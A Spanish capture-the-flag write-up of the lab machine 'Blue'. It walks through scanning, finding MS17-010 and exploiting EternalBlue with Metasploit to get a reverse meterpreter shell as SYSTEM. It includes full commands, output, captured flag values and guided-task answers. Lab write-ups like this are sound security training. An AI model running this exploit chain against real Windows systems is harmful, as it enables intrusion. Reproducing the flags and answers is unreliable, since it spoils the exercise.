
8-Blue



realizamos el ping para saber que la máquina esta activa y podemos ver que tenemos una máquina windows

```
└─ [★]$ ping -c3 10.129.7.92
PING 10.129.7.92 (10.129.7.92) 56(84) bytes of data.
64 bytes from 10.129.7.92: icmp_seq=1 ttl=127 time=8.01 ms
64 bytes from 10.129.7.92: icmp_seq=2 ttl=127 time=7.63 ms
64 bytes from 10.129.7.92: icmp_seq=3 ttl=127 time=8.74 ms

--- 10.129.7.92 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 7.628/8.126/8.742/0.462 ms
```

realizamos el escaneo de los puertos de red, y encontramos varios puertos abiertos, pero los más importantes son el 135, 139 y 445.

```
└─ [★]$ nmap -p- --open -sCV -sS -Pn -T5 10.129.7.92
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-25 15:49 CDT
Nmap scan report for 10.129.7.92
Host is up (0.0074s latency).
Not shown: 52227 closed tcp ports (reset), 13300 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP
)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-04-25T21:50:24+01:00
|_clock-skew: mean: -19m56s, deviation: 34m35s, median: 1s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-04-25T20:50:21
|_  start_date: 2026-04-25T20:41:49
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.84 seconds
```

realizamos la ejecución de scripts con nmap para saber si hay alguna vulnerabilidad conocida y logramos encontrar que el servicio smb tiene un CVE.

```
└─ [★]$ nmap -p 139,445 --script smb-vuln* -T5 10.129.7.92
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-25 16:12 CDT
Nmap scan report for 10.129.7.92
Host is up (0.0075s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

con la herramienta searchsploit revisamos si tenemos algún script que pueda servirnos para explotar esta vulnerabilidad, y encontramos una en metasploit

```
└─ [★]$ searchsploit ms17-010
--------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remot | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)     | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)  | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code E | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution ( | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Executio | windows_x86-64/remote/41987.py
--------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

iniciamos metasploit

```
└─ [★]$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

  +-----------------------------------------------------+
  |  METASPLOIT by Rapid7                               |
  +--------------------------+--------------------------+
  |      _________________   |                          |
  |  ==c(______(o(______(_()| |"""""""""""|======[***  |
  |             )=\          | |  EXPLOIT   \            |
  |            // \\         | |____________\_______    |
  |           //   \\        | |==[msf >]============\   |
  |          //     \\       | |______________________\  |
  |         // RECON \\      | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\     |  ********************     |
  +--------------------------+--------------------------+
  |      o O o               |        \'\/\/\/'/         |
  |             o O          |         )======(          |
  |                o         |       .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___     |      /    _||__   \       |
  | |    PAYLOAD     |""\___, |     /    (_||_     \      |
  | |________________|__|)__| |    |     __||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
  |  = = = = = = = = = = = =  |     '--------------'      |
  +--------------------------+--------------------------+


       =[ metasploit v6.4.71-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]
```

buscamos la vulnerabilidad y nos arroja varias opciones

```
[msf](Jobs:0 Agents:0) >> search ms17-010

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote
 Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/Eternal
Synergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   18    \_ AKA: ETERNALBLUE                         .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/Eternal
Synergy/EternalChampion SMB Remote Windows Command Execution
```

investigando un poco más la vulnerabilidad encontrada, pudimos encontrar que se trata de la vulnerabilidad EternalBlue

CVE-2017-0143 es una vulnerabilidad crítica de ejecución remota de código (RCE) en el protocolo **SMBv1** de Microsoft Windows, identificada también como parte del exploit **EternalBlue.** Fue publicada en el boletín de seguridad **MS17-010** el 14 de marzo de 2017 y tiene una puntuación CVSS 3.1 de **8.8.**

- **Impacto:** Permite a los atacantes ejecutar código arbitrario con privilegios de sistema al corromper la memoria del kernel mediante paquetes SMB maliciosos, sin necesidad de autenticación.
- **Sistemas Afectados:** Incluye versiones de Windows Vista, 7, 8.1, 10 (hasta 1607), y servidores 2008, 2012 y 2016, así como dispositivos de terceros que usan SMBv1.
- **Historial de Amenazas:** Fue el vector principal de propagación en campañas masivas como **WannaCry** y **NotPetya**, y figura en el catálogo de vulnerabilidades explotadas conocidas (KEV) de la CISA.
- **Mitigación:** La solución definitiva es aplicar el parche **MS17-010** y deshabilitar el protocolo **SMBv1** en sistemas que no lo requieran explícitamente.

el exploit que vamos a usar en este caso es el de eternalblue

```
[msf](Jobs:0 Agents:0) >> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >>
```

listamos las opciones

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                             it/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects W
                                             indows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target ma
                                             chines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windo
                                             ws Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machin
                                             es.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server
                                             2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     85.9.195.159     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

configuramos las opciones necesarias, como el host remoto y nuestra ip de escucha

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 10.129.7.92
RHOSTS => 10.129.7.92
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST 10.10.15.151
LHOST => 10.10.15.151
```

ejecutamos el exploit

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run
[*] Started reverse TCP handler on 10.10.15.151:4444
[*] 10.129.7.92:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.129.7.92:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service P
4-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_fa
 warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.129.7.92:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.129.7.92:445 - The target is vulnerable.
[*] 10.129.7.92:445 - Connecting to target for exploitation.
[+] 10.129.7.92:445 - Connection established for exploitation.
[+] 10.129.7.92:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.129.7.92:445 - CORE raw buffer dump (42 bytes)
[*] 10.129.7.92:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.129.7.92:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.129.7.92:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.129.7.92:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.129.7.92:445 - Trying exploit with 12 Groom Allocations.
[*] 10.129.7.92:445 - Sending all but last fragment of exploit packet
[*] 10.129.7.92:445 - Starting non-paged pool grooming
[+] 10.129.7.92:445 - Sending SMBv2 buffers
[+] 10.129.7.92:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.129.7.92:445 - Sending final SMBv2 buffers.
[*] 10.129.7.92:445 - Sending last fragment of exploit packet!
[*] 10.129.7.92:445 - Receiving response from exploit packet
[+] 10.129.7.92:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.129.7.92:445 - Sending egg to corrupted connection.
[*] 10.129.7.92:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.129.7.92
[*] Meterpreter session 1 opened (10.10.15.151:4444 -> 10.129.7.92:49158) at 2026-04-25 16:30:03 -0500
```

y se nos abre una sesión meterpreter

```
[*] Meterpreter session 1 opened (10.10.15.151:4444 -> 10.129.7.92:49158) at 2026-04-25 16:30:03 -0500
[+] 10.129.7.92:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.7.92:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.7.92:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

(Meterpreter 1)(C:\Windows\system32) >
```

iniciamos una shell para trabajar con más comdidad

```
(Meterpreter 1)(C:\Windows\system32) > shell
Process 1488 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

verificamos a que usuario ganamos acceso y vemos que tenemos el usuario más privilegiado

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

nos movemos a la raíz

```
C:\Windows\system32>cd /
cd /
```

nos movemos a la carpeta de usuarios

```
C:\>cd Users
cd Users
```

listamos el contenido de este directorio y nos encontramos con dos carpetas de dos usuarios

```
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users

21/07/2017  07:56    <DIR>          .
21/07/2017  07:56    <DIR>          ..
21/07/2017  07:56    <DIR>          Administrator
14/07/2017  14:45    <DIR>          haris
12/04/2011  08:51    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)   2,694,111,232 bytes free
```

nos movemos primero a la carpeta del usuario haris y capturamos la bandera

```
C:\Users\haris\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\haris\Desktop

24/12/2017  03:23    <DIR>          .
24/12/2017  03:23    <DIR>          ..
25/04/2026  21:42                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,694,111,232 bytes free

C:\Users\haris\Desktop>type user.txt
type user.txt
501cc22703f542994ee2d4cb95dd37e2
```

y luego nos movemos a la carpeta del usuario Administrator y capturamos la bandera

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\Administrator\Desktop

24/12/2017  03:22    <DIR>          .
24/12/2017  03:22    <DIR>          ..
25/04/2026  21:42                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,694,107,136 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
08e6fb80f8b330335ed1039f49f05e06
```

Respuestas a las preguntas del modo guiado

Task 1

How many open TCP ports are listening on Blue? Don't include any 5-digit ports

Respuesta: 3

Task 2

What is the hostname of Blue?

Respuesta: haris-PC

Task 3

What operating system is running on the target machine? Give a two-word answer with a name and high-level version.

Respuesta: Windows 7

Task 4

How many SMB shares are available on Blue?

Respuesta: 5

Task 5

What 2017 Microsoft Security Bulletin number describes a remote code execution vulnerability in SMB?

Respuesta: MS17-010

Task 6

Optional question: A worm was set loose on the internet in May 2017 propagating primarily through MS17-010. What is the famous name for that malware?

Respuesta: WannaCry

Task 7

What user do you get execution with when exploiting MS17-010? Include the full name, including anything before a .

Respuesta: nt authority\system